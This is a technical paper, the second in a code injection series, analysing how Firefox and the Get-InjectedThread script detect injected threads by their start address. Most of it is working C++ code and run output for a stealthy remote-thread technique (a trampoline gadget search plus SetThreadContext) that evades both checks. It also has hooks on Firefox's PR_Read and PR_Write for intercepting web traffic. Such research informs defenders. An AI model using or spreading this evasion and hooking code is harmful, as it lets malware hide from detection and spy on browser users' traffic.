

Bypass start address protection

Code injection series part 2

Prerequisites: This paper requires some knowledge about Windows system programming. Also, it is mandatory to be familiar with concepts presented in Code injection series [part 1](#).

License : Copyright Emeric Nasi , some rights reserved

This work is licensed under a [Creative Commons Attribution 4.0 International License](#).



1. Introduction

Over the year several mechanisms were developed by vendors to prevent code injection. A common mechanism is to detect invalid start address of the injected thread. Here, as an example we are going to see how to bypass Firefox protections and Get-InjectedThread detection mechanism.

Some tools I use to work on code injection:

- Microsoft Visual Studio
- Sysinternal Process Explorer
- Sysinternal Procmon
- Sysinternal DebugView
- X64dbg
- Windbg
- Ghidra

Contact information:

- [emeric.nasi\[at\]sevagas.com](mailto:emeric.nasi@sevagas.com) – [ena.sevagas\[at\]protonmail.com](mailto:ena.sevagas@protonmail.com)
- <https://twitter.com/EmericNasi>
- <http://blog.sevagas.com> - <https://github.com/sevagas>

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion. I am also not a native English speaker.

2. Table of content

1.	Introduction.....	0
2.	Table of content	1
3.	Firefox Protection Mechanisms.....	2
3.1.	First attempt.....	2
3.2.	Analysis.....	2
4.	Get-InjectedThread detection mechanisms.....	5
4.1.	Analysis.....	5
4.2.	Test	5
5.	Protection bypass	6
5.1.	Protection bypass using trampoline (limited)	6
5.2.	Protection bypass using trampoline & SetThreadContext	7
5.3.	Bypass by using another execution method	9
6.	Hooking.....	10
6.1.	MinHook.....	10
6.2.	Example for Firefox.....	10
6.3.	Output	11
7.	Going further	12
7.1.	Build and improve	12
7.2.	Further readings about code injection.....	12
8.	Annex A: SearchProcessMemoryCode	13

3. Firefox Protection Mechanisms

3.1. First attempt

In view of looking at Man-In-The-Browser attacks, I wanted to inject into Firefox to hook some functions. When I tried, the remote thread seemed to be killed shortly after it was called. It seems that Firefox implements some kind of protection against code injection.

```
*****
***** Starting PE injection *****
*****

[+] Enable SeDebugPrivilege privilege
[!] Failure
[+] Target: firefox.exe

***** Injecting 4012 *****
[+] Open remote process with PID 4012
[+] Injecting module...
[-] Allocate memory in remote process
[-] Allocate memory in current process
[-] Duplicate module memory in current process
[-] Patch relocation table in copied module
[-] Copy modified module in remote process
[!] Remote thread was killed shortly after creation :(
[+] Failure :(
[+] ^('O')^ < Bye!
```

Here is a statement from <https://blog.mozilla.org/addons/2017/01/24/preventing-add-ons-third-party-software-from-loading-dlls-into-firefox/>

“Updating the blocklisting policy to include:

- *Blocking of libraries that third-party software loads (or attempts to load) DLLs into the Firefox process(es) using any method*
- *Blocking of add-ons that incorporate binaries that depend on any internal of Firefox*

Product changes to better protect Firefox from DLL injection “

3.2. Analysis

So, I injected code and started thread and in a suspended state an opened Firefox in X64dbg to have a look at what was going on.

It is important to know then when a thread is called, the real entry point of the thread is not entry point you passed as parameter. The thread always starts with RtlUserThreadStart from ntdll which then calls BaseThreadInitThunk from kernel32.dll. You can create the remote thread in suspended state and open it with a debugger to verify this. The entry point of the injected code is passed as a parameter to these functions.

For Firefox, I found out there was an unusual call to something called mozglue in BaseThreadInitThunk.

00007FFF8EE33DB0	49:BB 1036BB81FF7F00	mov r11,mozglue.7FFF818B3610
00007FFF8EE33DBA	41:FFE3	jmp r11
00007FFF8EE33DBD	C2 FF15	ret 15FF
00007FFF8EE33DC0	44:5D	pop rbp
00007FFF8EE33DC2	06	???
00007FFF8EE33DC3	008B C8FF15CC	add byte ptr ds:[rbx-33EA0038],c1
00007FFF8EE33DC9	54	push rsp
00007FFF8EE33DCA	06	???
00007FFF8EE33DCB	00CC	add ah,c1
00007FFF8EE33DCD	FF15 ED560600	call qword ptr ds:[&RtlGetSuiteMask]
00007FFF8EE33DD3	A8 10	test al,10
00007FFF8EE33DD5	74 09	je kernel32.7FFF8EE33DE0
00007FFF8EE33DD7	E8 0C000000	call kernel32.7FFF8EE33DE8
00007FFF8EE33DDC	85C0	test eax,eax
00007FFF8EE33DDE	78 02	js kernel32.7FFF8EE33DE2
00007FFF8EE33DE0	33C0	xor eax,eax
00007FFF8EE33DE2	48:83C4 28	add rsp,28
00007FFF8EE33DE6	C3	ret

In the picture above notice the JMP instruction at the beginning of the BaseThreadInitThunk function. I realized Firefox was already doing the same thing I expected to do, it has deployed hooks to protect itself from code injection. By hooking BaseThreadInitThunk, Firefox can run some verification on the start address parameter.

Since Firefox is opensource, it is possible to find the source code of the hook. The source code for this part can be found on [Github](#).

In Firefox WindowsDllBlocklist.cpp, we can see how BaseThreadInitThunk is patched:

```
static MOZ_NORETURN void __fastcall
patched_BaseThreadInitThunk(BOOL aIsInitialThread, void* aStartAddress,
                             void* aThreadParam)
{
    if (ShouldBlockThread(aStartAddress)) {
        aStartAddress = (void*)NopThreadProc;
    }

    stub_BaseThreadInitThunk(aIsInitialThread, aStartAddress, aThreadParam);
}

```

There is a verification here which if failed, change the new thread start address to the "NopThreadProc"

```
static DWORD WINAPI
NopThreadProc(void* /* aThreadParam */)
{
    return 0;
}

```

This explains how the remote thread is killed. Let's look at "ShouldBlockThread" to understand why:

```

static bool
ShouldBlockThread(void* aStartAddress)
{
    // Allows crashfirefox.exe to continue to work. Also if your threadproc is null, this crash is intentional.
    if (aStartAddress == 0)
        return false;

    bool shouldBlock = false;
    MEMORY_BASIC_INFORMATION startAddressInfo = {0};
    if (VirtualQuery(aStartAddress, &startAddressInfo, sizeof(startAddressInfo)) {
        shouldBlock |= startAddressInfo.State != MEM_COMMIT;
        shouldBlock |= startAddressInfo.Protect != PAGE_EXECUTE_READ;
    }

    return shouldBlock;
}

```

Here we see that our injected thread which starts in a zone with `PAGE_EXECUTE_READWRITE` will be blocked.

Note: In addition to `BaseThreadInitThunk`, we can also see that in the same way, Firefox hooks the `LdrLoadDll` function to prevent DLL injections.

```

static NTSTATUS WINAPI
patched_LdrLoadDll (PWCHAR filePath, PULONG flags, PUNICODE_STRING moduleFileName, PHANDLE handle)

```

4. Get-InjectedThread detection mechanisms

4.1. Analysis

The PowerShell Get-InjectedThread.ps1 is script available [here](#). It is used by defenders to detect process injection.

I wanted to add this section here because Get-InjectedThread work in a similar way as Firefox BaseThreadInit hook. It verifies the attributes of the thread start address memory region.

Extract from Get-InjectedThread:


```
$memory_basic_info = VirtualQueryEx -ProcessHandle $hProcess -BaseAddress $BaseAddress
$AllocatedMemoryProtection = $memory_basic_info.AllocationProtect -as $MemProtection
$MemoryProtection = $memory_basic_info.Protect -as $MemProtection
$MemoryState = $memory_basic_info.State -as $MemState
$MemoryType = $memory_basic_info.Type -as $MemType

if($MemoryState -eq $MemState::MEM_COMMIT -and $MemoryType -ne $MemType::MEM_IMAGE)
{
    ...
}
```

You can see the script will check the MEM_IMAGE state for the thread start address. And this flag is only available if the memory is mapped from an image (ex. corresponds to a system binary, .exe, .dll). Obviously, our PE injected thread will not have this attribute and will be detected.

4.2. Test

Here is a test of Get-InjectedThread.ps1 when I inject notepad.exe with the basic PE injector described in Code Injection Series [Part 1](#).



```
PS C:\Users\papoul\Desktop\Work\InjectAndCo> Get-InjectedThread

ProcessName           : notepad.exe
ProcessId             : 7660
Path                  : C:\Windows\SYSTEM32\notepad.exe
KernelPath            : C:\Windows\System32\notepad.exe
CommandLine           : notepad.exe
PathMismatch          : False
ThreadId              : 7348
ThreadStartTime       : 03/09/2019 20:13:23
AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE
MemoryProtection      : PAGE_EXECUTE_READWRITE
MemoryState           : MEM_COMMIT
MemoryType            : MEM_PRIVATE
BasePriority           : 8
IsUniqueThreadToken   : False
Integrity              : MEDIUM_MANDATORY_LEVEL
Privilege              : SeChangeNotifyPrivilege
LogonId               : 999
SecurityIdentifier    : S-1-5-21-3210166538-2362720230-3219862828-1001
UserName              : DESKTOP-563A8LP\SYSTEM
LogonSessionStartTime : 03/09/2019 20:15:49
LogonType              : System
AuthenticationPackage : NTLM
BaseAddress           : 2624503230016
Size                  : 212992
Bytes                 : {72, 137, 76, 36...}
```

You can see the injected thread is detected

So lets find a way to bypass both Firefox and Get-InjectedThread mechanisms.

5. Protection bypass

5.1. Protection bypass using trampoline (limited)

So Firefox has two protections against code injection

- Hooking LdrLoadDll
- Hooking *BaseThreadInitThunk* (and verify start address like *Get-InjectedThread* does)

The first protection is bypassed by design as we rely on PE injection, not DLL injection. To bypass the second one, there are several options.

The easiest possibility is to find a way to have the remote thread start from a valid location, ex from inside the firefox.exe module.

In the Windows 64bit calling convention, RCX is the first parameter. So when the remote entry point is called by *BaseThreadInitThunk*, RCX contains the value of lpParameter when [CreateRemoteThreadEx](#) is called. So the first idea that comes to mind is to look for a JMP RCX gadget in a valid memory page, set the gadget address as lpStartAddress and the real thread entry point as lpParameter.

```
/*
Look for Gadget to bypass protections and EDR
Here the goal is to have the thread entry point from a usual code memory space (MEM_COMMIT,
MEM_IMAGE, PAGE_EXECUTE_READ)
Then from there we jump to the malicious endpoint using JMP RCX
*/

MEMORY_BASIC_INFORMATION memRestriction = { 0 };
memRestriction.State = MEM_COMMIT;
memRestriction.Type = MEM_IMAGE;
memRestriction.Protect = PAGE_EXECUTE_READ;

my_dbgprint(" [+] Looking for protection bypass gadget...\n");
VOID * gadgetAddr = MagicMemory::SearchProcessMemoryCode(GetProcessId(hProcess), JMP_RCX_OPCODE,
memRestriction);
if (gadgetAddr != NULL)
{
    threadParameter = lpStartAddress;
    lpStartAddress = (LPTHREAD_START_ROUTINE)gadgetAddr;
}

/* Call the distant routine in a remote targetThread */
my_dbgprint(" [+] Execute remote thread via CreateRemoteThread\n");
thread = CreateRemoteThreadEx(hProcess, lpThreadAttributes, dwStackSize, lpStartAddress,
threadParameter, 0, NULL, lpThreadId);
if (thread != NULL)
{
    my_dbgprint(" [-] Remote thread id: %d (0x%x)\n", GetThreadId(thread), GetThreadId(thread));
    my_dbgprint(" [-] Remote routine: 0x%p\n", lpStartAddress);
    if (threadParameter != NULL)
    {
        my_dbgprint(" [-] Real remote routine: 0x%p\n", threadParameter);
    }
}
}
```

The problem of this method is it is limited for two reasons:

- You cannot pass a parameter to the target thread
- Depending on the target process, RtlUserThreadStart checks will consider the address invalid and thread will fail (not sure why I didn't look that much)

Note: MagicMemory::SearchProcessMemoryCode implementation is available in in Annex A: SearchProcessMemoryCode

5.2. Protection bypass using trampoline & SetThreadContext

This section describes another method which is not limited. By combining a JMP RAX trampoline and [SetThreadContext](#) to change the remote thread registry values. In fact, we create a thread in a suspended state which starts at a legit memory location. Then we change its register to have it point directly to a trampoline (trampoline is also in valid memory location). When thread is resumed, the trampoline instruction will jump to our remote thread in the injected code.

Have a good look at the code of CreateStealthRemoteThread below.

```
#ifdef _WIN64
BYTE * JMP_RAX_OPCODE = (BYTE*)"\xff\xe0";
#else
BYTE * JMP_EAX_OPCODE = (BYTE*)"\xff\xe0";
#endif

/**
 * Create a remote thread in stealthy way
 * Limitation: Cannot pass parameter
 * https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-
 * createremotethread
 */
HANDLE MagicThread::CreateStealthRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
)
{
    HANDLE thread;
    CONTEXT threadContext;

    /*
     * Look for Gadget to bypass protections against invalid start address
     * Here the goal is to have the thread entry point from a normal code memory space (MEM_COMMIT,
     * MEM_IMAGE, PAGE_EXECUTE_READ)
     * Then from there we jump to the malicious entry point using JMP RAX
     */

    /* Prepare the memory flags we want to filter */
    MEMORY_BASIC_INFORMATION memRestriction = { 0 };
    memRestriction.State = MEM_COMMIT;
    memRestriction.Type = MEM_IMAGE;
    memRestriction.Protect = PAGE_EXECUTE_READ;

    /* Search for trampoline */
    my_dbgprint(" [+] Looking for protection bypass gadget...\n");
#ifdef _WIN64
    VOID* gadgetAddr = MagicMemory::SearchProcessMemoryCode(GetProcessId(hProcess), JMP_RAX_OPCODE,
        memRestriction);
#else
    VOID* gadgetAddr = MagicMemory::SearchProcessMemoryCode(GetProcessId(hProcess), JMP_EAX_OPCODE,
        memRestriction);
#endif
    if (gadgetAddr == NULL)
    {
        my_dbgprint(" [!] Failure, could no found necessary gadget!\n");
        return NULL;
    }
    else
    {
        /* Call the distant routine in a remote suspended Thread */
        my_dbgprint(" [+] Execute remote thread via CreateRemoteThread in suspended state\n");
        thread = CreateRemoteThreadEx(hProcess, lpThreadAttributes, dwStackSize,
            (LPTHREAD_START_ROUTINE)gadgetAddr, lpParameter, CREATE_SUSPENDED, NULL, lpThreadId);
        if (thread != NULL)
    }
}

```

```

{
    my_dbgprint(" [-] Remote thread id: %d (0x%x)\n", GetThreadId(thread), GetThreadId(thread));
    my_dbgprint(" [-] Remote routine: 0x%p\n", gadgetAddr);
    my_dbgprint(" [-] Real remote routine: 0x%p\n", lpStartAddress);

    /* Modify registers to point directly to trampoline and pass thread parameter */
    my_dbgprint(" [+] Modify target thread registers ...\n");
    threadContext.ContextFlags = CONTEXT_FULL;
    GetThreadContext(thread, &threadContext);
#ifdef _WIN64
    my_dbgprint(" [-] Remote thread RIP: 0x%p\n", threadContext.Rip);
    my_dbgprint(" [-] Remote thread RAX: 0x%p\n", threadContext.Rax);
    my_dbgprint(" [-] Remote thread RCX: 0x%p\n", threadContext.Rcx);
    threadContext.Rcx = (ULONG_PTR)lpParameter;
    threadContext.Rax = (ULONG_PTR)lpStartAddress;
    threadContext.Rip = (ULONG_PTR)gadgetAddr;
    my_dbgprint(" [-] Remote thread new RIP: 0x%p\n", threadContext.Rip);
    my_dbgprint(" [-] Remote thread new RAX: 0x%p\n", threadContext.Rax);
    my_dbgprint(" [-] Remote thread new RCX: 0x%p\n", threadContext.Rcx);
#else
    my_dbgprint(" [-] Remote thread EIP: 0x%p\n", threadContext.Eip);
    my_dbgprint(" [-] Remote thread EAX: 0x%p\n", threadContext.Eax);
    threadContext.Eax = (ULONG_PTR)lpStartAddress;
    threadContext.Eip = (ULONG_PTR)gadgetAddr;
    my_dbgprint(" [-] Remote thread new EIP: 0x%p\n", threadContext.Eip);
    my_dbgprint(" [-] Remote thread new EAX: 0x%p\n", threadContext.Eax);
#endif
    SetThreadContext(thread, &threadContext);

    // Resume thread if needed
    if ((dwCreationFlags & CREATE_SUSPENDED) == 0)
    {
        my_dbgprint(" [+] Resume target thread ...\n");
        ResumeThread(thread);
    }
    else
        my_dbgprint(" [!] Remote thread is in suspended state.\n");
}
return thread;
}

```

Injected thread registers before SetThreadContext:

- RIP → RtlUserThreadStart
- RAX → Not important
- RCX → Trampoline address

Injected thread registers after SetThreadContext:

- RIP → Trampoline address
- RAX → Payload address (our remote thread routine in Injected code)
- RCX → Parameter to remote thread routine

This method allows to bypass Firefox restriction, and can also be applied to any other injectable process. Also, Get-Injected Thread does not detect it:

```

PS C:\Users\papoul\Desktop\Work\InjectAndCo> Get-InjectedThread
PS C:\Users\papoul\Desktop\Work\InjectAndCo> |

```

If you want to integrate this method in the PE injection we saw in [part 1](#) (or In your own code injection mechanism), just replace CreateRemoteThread by a call to the CreateStealthRemoteThread function defined above.

Here is the output when testing against Firefox

```
*****
***** Starting PE injection *****
*****

[+] Enable SeDebugPrivilege privilege
[!] Failure
[+] Target: firefox.exe

***** Injecting 4012 *****
[+] Open remote process with PID 4012
[+] Injecting module...
[-] Allocate memory in remote process
[-] Allocate memory in current process
[-] Duplicate module memory in current process
[-] Patch relocation table in copied module
[-] Copy modified module in remote process
[+] Looking for protection bypass gadget...
[+] Looking for code in process 4012
[-] Looking in region: 0x00007FF61DC21000
[-] Found offset 0x0000000000008352
[-] Found target code at 0x00007FF61DC29352
[+] Execute remote thread via CreateRemoteThread in suspended state
[-] Remote thread id: 5400 (0x1518)
[-] Remote routine: 0x00007FF61DC29352
[-] Real remote routine: 0x000001A980C52E20
[+] Modify target thread registries ...
[-] Remote thread RIP: 0x00007FFB36D8CE50
[-] Remote thread RAX: 0x0000000000000000
[-] Remote thread RCX: 0x00007FF61DC29352
[-] Remote thread new RIP: 0x00007FF61DC29352
[-] Remote thread new RAX: 0x000001A980C52E20
[-] Remote thread new RCX: 0x0000000000424242
[+] Resume target thread ...
[+] Success :)
[+] ^('O')^ < Bye!
```

5.3. Bypass by using another execution method

Another possibility is to use an alternative to the CreateRemoteThread function. There are several other ways to execute code in a remote process, for example using various function callbacks or handles available in the target process.

One nice possibility I explored is to use WNF events callback as explained by <https://modexp.wordpress.com/2019/06/15/4083/>. I will write a short post about this topic as part of the code injections series.

6. Hooking

Hooking is not really the main topic of this post but since it was the goal behind the injection, here is a short section about Firefox hooking.

6.1. MinHook

For hooking, I used the awesome and free [MinHook](#) library. It can be used to deploy hooks in 32 and 64 bits process.

You can find instruction on how to use it online, I just want to give a few advices concerning installation. If like me you are using the latest Visual Studio versions, it happens that MinHook is not supported. There is a nugget package which does not work and the latest source code does not include a solution for the latest Visual Studio.

What I recommend if you need MinHook on VS2019:

- Do not use the Nugget package
- Download the latest source
- Apply this [pull request](#) to port min hook on VS2019

6.2. Example for Firefox

There are currently no protection against dynamic hooks in Firefox. Once the code is injected, we can use classic Firefox hooking methods to intercept web traffic by hooking PR_Read, PR_Write and other functions.

```
// PR_Write hooking definitions
typedef int(*type_PR_Write)(void *, void *, DWORD);
type_PR_Write real_PR_Write = NULL;
type_PR_Write PR_Write = NULL;
int new_PR_Write(void *fd, void *buffer, DWORD amount)
{
    LONG res;
    // Add custom implementation
    res = real_PR_Write(fd, buffer, amount);
    return res;
}

// PR_Read hooking definitions
typedef int(*type_PR_Read)(void *, void *, DWORD);
type_PR_Read real_PR_Read = NULL;
type_PR_Read PR_Read = NULL;
int new_PR_Read(void *fd, void *buffer, DWORD amount)
{
    signed int ret = real_PR_Read(fd, buffer, amount);
    // Add custom implementation
    return ret;
}

... Add other hooks

//Hook firefox
BOOL hookFirefox()
{
    my_dbgprint("PaRAMsite: [+] Hooking Firefox...\n");
    // Check if firefox dll is present
    char * firefoxModule = NULL;
```

```

if (GetModuleHandle("nss3.dll") == NULL)
{
    my_dbgprint("PaRAMsite: [-] nss3.dll not loaded. No hooking for this one.");
    if (GetModuleHandle("nspr4.dll") == NULL)
    {
        my_dbgprint("PaRAMsite: [-] nspr4.dll not loaded. No hooking for this
one.");
        return FALSE;
    }
    else
        firefoxModule = "nspr4.dll";
}
else
    firefoxModule = "nss3.dll";

my_dbgprint("PaRAMsite: [-] Hooking firefox module %s\n",firefoxModule);
HMODULE ffdll = GetModuleHandleA(firefoxModule);
if (ffdll == NULL) return FALSE;

// Get addr of firefox functions
PR_Read = (type_PR_Read)GetProcAddress(ffdll, "PR_Read");
PR_Write = (type_PR_Write)GetProcAddress(ffdll, "PR_Write");
...
// Hook functions

// Create a hook for PR_Read, then enable
if (MH_CreateHook(PR_Read, &new_PR_Read, reinterpret_cast<LPVOID*>(&real_PR_Read)) != MH_OK)
    return FALSE;
if (MH_EnableHook(PR_Read) != MH_OK)
    return FALSE;

// Create a hook for PR_Write, then enable
if (MH_CreateHook(PR_Write, &new_PR_Write, reinterpret_cast<LPVOID*>(&real_PR_Write)) != MH_OK)
    return FALSE;
if (MH_EnableHook(PR_Write) != MH_OK)
    return FALSE;

... Other hooks

return TRUE;
}

```

6.3. Output

Here is a screenshot of DebugView after I inject and deploy hooks inside Firefox

```

0.00000000 [4012] PaRAMsite: Injection success. Enter PaRAMsite thread
0.51278538 [4012] PaRAMsite: param is 0000000000424242
0.51290119 [4012] PaRAMsite: [+] Start CRT...
0.51314670 [4012] PaRAMsite: [+] Main thread (thread id: 372)
0.51320928 [4012] PaRAMsite: [+] PaRAMsite running from: C:\Program Files\Mozilla Firefox\firefox.exe.
0.51331007 [4012] PaRAMsite: [+] Firefox detected!
0.51336271 [4012] PaRAMsite: [+] Hooking Firefox...
0.51343030 [4012] PaRAMsite: [-] Hooking firefox module nss3.dll
0.74493527 [4012] PaRAMsite: [+] Hooking User32.dll ...
0.87793082 [4012] PaRAMsite: All Hooked installed.

```

7. Going further

7.1. Build and improve

I cannot provide a full Visual Studio solution because it would pull a lot of code that I don't want to make public. You have probably noticed one improvement for the `CreateStealthRemoteThread` function. In 32bit mode, it does not support passing a parameter to the remote thread. x64 is my priority and I did not want to get into worries about stack parameters.

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion.

7.2. Further readings about code injection

If you want to learn more about code injection I suggest you read the other posts of the Code Injection series on <https://blog.sevagas.com>

For advanced reader, <https://modexp.wordpress.com/> is awesome. The author describes a lot of advanced injection/execution techniques and provides proof of concepts.

On <https://tyranidslair.blogspot.com/> you will find great posts about this topic and Windows security

At BlackHat 2019, researchers presented talk called [Process Injection Techniques - Gotta Catch Them All](#). Its is a compilation of a lot of existing attacks and a [Github repo](#) with POC source code is provided.

8. Annex A: SearchProcessMemoryCode

```
/**
 * Search bytes in process memory code
 * The function returns pointer to beginning of found data, returns NULL if fail
 * The memRestriction parameter defines the flags for the searched memory zone. Pages without the flags
 will not be searched.
 * Flag set to zero acts as wildcard
 */
VOID* MagicMemory::SearchProcessMemoryCode(DWORD pid, BYTE* dataToSearch, MEMORY_BASIC_INFORMATION
memRestriction)
{
    ULONG_PTR foundOffset = 0;
    char * foundLocalAddr = NULL;
    VOID * foundRemoteAddr = NULL;
    HANDLE proc;
    BYTE *buffer = NULL;// Will be used to read memory chunk by chunk
    size_t bufferSize = sizeof(buffer);
    size_t nbByteToCopy = 0;
    SIZE_T numberByteRead = 0;
    BYTE *memAddr = NULL;
    MEMORY_BASIC_INFORMATION info;

    my_printf(" [+] Looking for code in process %d\n",pid);
    /* Open the process in read mode */
    proc = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, FALSE, pid);

    if (proc != NULL)
    {
        // Browse through memory blocks of process
        for (memAddr = NULL; VirtualQueryEx(proc, memAddr, &info, sizeof(info)) == sizeof(info);
memAddr += info.RegionSize)
        {
            // only look in valid code pages
            BOOL validZone = TRUE;
            if(memRestriction.State && (info.State!=memRestriction.State))validZone = FALSE;
            if (memRestriction.Type && (info.Type != memRestriction.Type))validZone = FALSE;
            if (memRestriction.Protect && (info.Protect != memRestriction.Protect))validZone = FALSE;

            if (validZone == TRUE)
            {
                /* Parse process memory */
                buffer = (BYTE*)my_malloc(info.RegionSize + 1);
                my_memset(buffer, 00, info.RegionSize + 1);
                my_printf(" [-] Looking in region: 0x%p\n", (void *)memAddr);
                if (ReadProcessMemory(proc, memAddr, buffer, info.RegionSize, &numberByteRead) != 0)
                {
                    foundLocalAddr = (char *)MagicUtils::binStrstr(buffer, (char *)dataToSearch,
info.RegionSize);
                    /* We found it! */
                    if (foundLocalAddr != NULL)
                    {
                        foundOffset = (ULONG_PTR)((BYTE*)foundLocalAddr - buffer);
                        break;
                    }
                }
                else
                {
                    my_printf(" [!] Failed to read process memory\n");
                    my_free(buffer);
                    buffer = NULL;
                }
            }
        }

        if (foundLocalAddr == NULL)
        {
            my_printf(" [!] Could not find researched code\n");
        }
    }
}
```

```
    }  
    else  
    {  
        my_printf("    [-] Found offset 0x%p\n", foundOffset);  
        foundRemoteAddr = (VOID *)(memAddr + foundOffset);  
        my_printf("    [-] Found target code at 0x%p\n", foundRemoteAddr);  
    }  
}  
else  
{  
    my_printf("    [!] Could not open process %d\n", pid);  
}  
return foundRemoteAddr;  
}
```